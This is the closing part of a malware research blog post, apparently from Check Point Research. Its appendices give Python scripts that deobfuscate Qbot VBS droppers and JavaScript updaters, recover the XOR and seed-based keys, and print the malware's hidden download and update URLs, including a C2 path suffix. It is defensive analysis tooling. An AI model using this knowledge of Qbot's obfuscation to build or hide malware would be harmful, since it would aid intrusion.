220.         def _extract_number_urls(self):
221.             """Extracts number of encrypted urls.
222.             """
223.             # sample:
224.             # number of urls: for i=1 to 6
225.             pattern = r'[F,f]or i=1 to (\d+)'
226.             res = re.search(pattern, '\n'.join(self.lines))
227.             self.num_urls = int(res.group(1))
228.
```

```

229. def _extract_enc_str(self):
230.     """Extracts the string which has the encrypted data.
231.     should be the biggest line in the script.
232.     """
233.     max_len = 0
234.     max_idx = -1
235.     for i, line in enumerate(self.lines):
236.         if len(line) > max_len and line[0] != '\x00':
237.             max_len = len(line)
238.             max_idx = i
239.     # removing variable name.
240.     res = re.search(r'^\w+ = \"(.*)\"$', self.lines[max_idx])
241.     self.enc_str = res.group(1)
242.
243. def _extract_key_str(self):
244.     """Extracts the string which the key is based upon.
245.     should be called after `extract_enc_str()`.
246.     should be the second biggest line after encrypted string.
247.     """
248.     second_max_len = 0
249.     second_max_idx = -1
250.     max_len = len(self.enc_str)
251.     for i, line in enumerate(self.lines):
252.         if len(line) > second_max_len and len(line) < max_len and line[0] != '\x00':
253.             second_max_len = len(line)
254.             second_max_idx = i
255.     # removing variable name.
256.     res = re.search(r'^\w+ = \"(.*)\"$', self.lines[second_max_idx])
257.     self.key_str = res.group(1)
258.
259. def _extract_seed_and_key_indexes(self):
260.     """Helper function for key extraction.
261.     """
262.
263.     def _find_variables(var1_name, var2_name):
264.         """Finds variables values for two vars.
265.         for example:
266.         DgZlWOk = 8
267.         jRryhge = 4
268.         """
269.         pattern1 = fr'^{var1_name} = (\d+)$'
270.         pattern2 = fr'^{var2_name} = (\d+)$'
271.         var1_value = None
272.         var2_value = None
273.
274.         for line in self.lines:
275.             res = re.search(pattern1, line)
276.             if res:
277.                 var1_value = res.group(1)
278.             res = re.search(pattern2, line)
279.             if res:
280.                 var2_value = res.group(1)
281.
282.         return var1_value, var2_value
283.
284.     def _extract_key_indexes(lines):
285.         # we have 6 'Mid' encounters:
286.         # yaGlYs = Mid(xHAaMv, 10, 2)
287.         # RLquKjB = Asc(Mid(HIbAriX, seSc1Z, 1))
288.         # three times.
289.         # the second is not interesting for us.
290.         text = '\n'.join(lines)
291.         res = re.findall(r'Mid\\(\\w+\\, (\\w+)\\, \\w+\\)', text)
292.         # the key creation order is reversed to their using. (first key3 is set and so on)
293.
294.         self.key_idxs[0] = int(res[4])
295.         self.key_idxs[1] = int(res[2])
296.         self.key_idxs[2] = int(res[0])
297.
298.         # sample line:
299.         # For uLRYNs = 0 To 2387414 Step 1
300.         pattern1 = r' (238\\d\\d\\d\\d) '
301.
302.         # sample line:
303.         # YLTcm = YLTcm + DgZlWOk - jRryhge
304.         pattern2 = r'^\\(\\w+\\) = (\\d) \\+ (\\w+) - (\\w+)$'
305.

```

```

306.         for i, line in enumerate(self.lines):
307.             res = re.search(pattern1, line)
308.
309.             if res:
310.                 num = int(res.group(1))
311.
312.                 _extract_key_indexes(self.lines[i+1:])
313.
314.                 for inner_line in self.lines[i+1:i+10]:
315.                     res = re.search(pattern2, inner_line)
316.                     if res:
317.                         first_param = res.group(3)
318.                         second_param = res.group(4)
319.                         first_value, second_value = _find_variables(first_param, second_param)
320.
321.                         num += 1
322.                         num *= (int(first_value) - int(second_value))
323.                         self.seed = num
324.                         return
325.
326.     def extract_keys(self):
327.         """Main extraction method.
328.         Extracts keys for the URL decryption.
329.
330.         Returns:
331.             list: List of 3 keys.
332.         """
333.         vbs._extract_number_urls()
334.         vbs._extract_enc_str()
335.         vbs._extract_key_str()
336.         vbs._extract_seed_and_key_indexes()
337.
338.         seed = self.seed * 999999
339.         str_seed = str(seed)
340.
341.         idx = int(str_seed[self.key_idxs[2] - 1:self.key_idxs[2] + 1])
342.         key3 = ord(self.key_str[idx - 1])
343.
344.         idx = int(str_seed[self.key_idxs[1] - 1:self.key_idxs[1] + 1])
345.         key2 = ord(self.key_str[idx - 1])
346.
347.         idx = int(str_seed[self.key_idxs[0] - 1:self.key_idxs[0] + 1])
348.         key1 = ord(self.key_str[idx - 1])
349.
350.         return key1, key2, key3
351.
352.
353. if __name__ == "__main__":
354.     if len(sys.argv) != 2:
355.         print(f"Usage: python {os.path.basename(__file__)} <fpath_in>")
356.         exit(1)
357.
358.     fname_tmp = 'tmp'
359.
360.     deobfuscate_file(sys.argv[1], fname_tmp)
361.
362.     if not os.path.exists(fname_tmp):
363.         print("Failed de-obfuscation script.")
364.         exit(0)
365.
366.     with open(fname_tmp) as f:
367.         data = f.read()
368.
369.     os.remove(fname_tmp)
370.
371.     vbs = qbot_vbs(data)
372.     keys = vbs.extract_keys()
373.     dec = decrypt_data(vbs.enc_str, keys).strip('\u00ff').split('_____')
374.
375.     for i in range(vbs.num_urls):
376.         url = dec[i]
377.         url = url.split('?')[0].strip()
378.         print(url)

```

## Appendix C: JavaScript Updater URL Extraction Script

```
1. import re
```

```
2. import os
3.
4. def extract_urls_from_js_updater(js_data):
5.     """Extracts update URLs out of given Qbot Javascript updater.
6.
7.     Args:
8.         js_data (str or bytes): Javascript code content.
9.
10.    Returns:
11.        list: Returns list of extracted URLs or None if failed.
12.    """
13.
14.    try:
15.        if isinstance(js_data, bytes):
16.            js_data = js_data.decode('ascii')
17.    except:
18.        return None
19.
20.    arrays = []
21.
22.    # var WcrApaqyDNEBJYsFkiXPVzHCeKGmnd = [30,209...19];
23.    # encrypted urls
24.    pattern = re.compile(r"^s*var [a-zA-Z0-9]+\s?=\s?\[(([0-9]+),)+\]([0-9]+\s?);$")
25.
26.    for line in js_data.splitlines():
27.        match = pattern.match(line)
28.        if match:
29.            array = match.group(1) + match.group(3)
30.            arrays.append(array)
31.
32.    if not len(arrays) == 2:
33.        return None
34.
35.    suffix = 'datacollectionsservice.php3'
36.
37.    # encrypted text
38.    base_values = [int(c) for c in arrays[0].split(",")]
39.    # key
40.    xor_values = [int(c) for c in arrays[1].split(",")]
41.
42.    res = ""
43.    for i in range(len(base_values)):
44.        res += chr(base_values[i] ^ xor_values[i % len(xor_values)])
45.
46.    servers = res.split(";")
47.    urls = ['http://' + server + '/' + suffix for server in servers]
48.
49.    return urls
```

---

GO UP

BACK TO ALL POSTS

## POPULAR POSTS

ARTIFICIAL INTELLIGENCE

CHATGPT

CHECK POINT RESEARCH PUBLICATIONS

OPWNAI : Cybercriminals Starting to Use ChatGPT